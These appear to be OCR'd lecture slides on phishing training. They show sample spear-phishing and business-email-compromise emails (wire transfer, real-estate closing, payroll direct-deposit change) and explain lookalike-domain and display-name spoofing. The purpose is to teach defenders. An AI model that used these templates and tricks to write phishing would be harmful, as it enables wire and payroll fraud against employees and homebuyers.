
Note About Phishing Training

I’ve yet to see it work.

Lots of companies try. Lots of products.

Word on the street is the users don’t learn

Spear Phishing Example 1



Thu 3/03/2016 11:46 AM

[redacted]

Invoice Payment

To [redacted]

Hello


Are you at the office today? I need to know if you can process a wire transfer today as we need to pay for an invoice now.

Email me back I'll be Busy

Thanks

[redacted]

Spear Phishing Example 2



Re: Request

David MacKinnon

Sent: Wednesday, September 16, 2015 at 4:47 PM
To: Rohyt Belani
Cc: Samuel Hahn

Rohyt,
I'll get this done ASAP. Do you want the funds in dollars or GBP?
Thanks,
Dave

Sent from my iPhone

On Sep 16, 2015, at 4:41 PM, Rohyt Belani <rohyt.belani@phishme.com> wrote:

> The details are below. Let me know once it has been processed.
>
> Bank Name : Raytown-Lee's Summit Community Credit Union
> Bank Address : 10021 E 66th Ter, Raytown, MO 64133
> Bank phone number : 816-356-1452
> Name On Account : Robert Lee Koerner
> Account Number : [redacted]
> Routing Number : [redacted]
> Home Address : 6553 Raytown Rd, Apt 1B, Raytown, MO 64133
> Amount : $29,000
>
> Thanks
> Sent from my iPhone

Spear Phishing Details

Often requires some recon (trusted email addresses or names)

Create fake, ***BUT CLOSE***, email address:


- REAL: seth.nielson@company.com
- FAKE: seth.nielson@c0mpany.com

Or, just replace DISPLAY NAME:

- REAL: Seth Nielson <seth.nielson@company.com>
- FAKE: Seth Nielson <seth.nielson@not_even_close.com>

Target busy people

Real Estate Scams



Closing for 2 15th St NW, Washington, DC 20024

from: **me** <Michelle@lenderusa.com>

Mar 7, 2018, 12:31 PM

to: John.Homebuyer@gmail.com; Larry@legalaide.com

Hello John,

My name is Michelle and I will be your lender concierge for the closing of your home purchase. I have also copied Larry who will be the attorney assisting me. Look forward to working with you, stay tuned for more information.

Very truly yours,

Michelle
Lender USA, Inc.
Phone: (206) 555-1258

Malicious Email and Psychology


Psychological Manipulation

Similar to Anderson’s example about *pretexting*

Emotional impulses drive the reactions

WE ARE <u>ALL</u> VULNERABLE TO THIS

Phishing Competition Submission



Updating Direct Deposit

Ellie Daw <Ellie.Daw@crims0nvista.com>

1:16 PM

To: Seth Nielsen <Seth.Nielsen@crimsonvista.com>

Hi Seth,

I recently switched banks and need to update my direct deposit information. My new bank account information is:

Acct #: 9089273541

Routing #: 011401533

Please use this account to deposit my next paycheck. Thanks.

Best,

Ellie Daw
Research Scientist
Crimson Vista
Main: (512) 387– 4310
Ellie.Daw@crims0nvista.com
www.CrimsonVista.com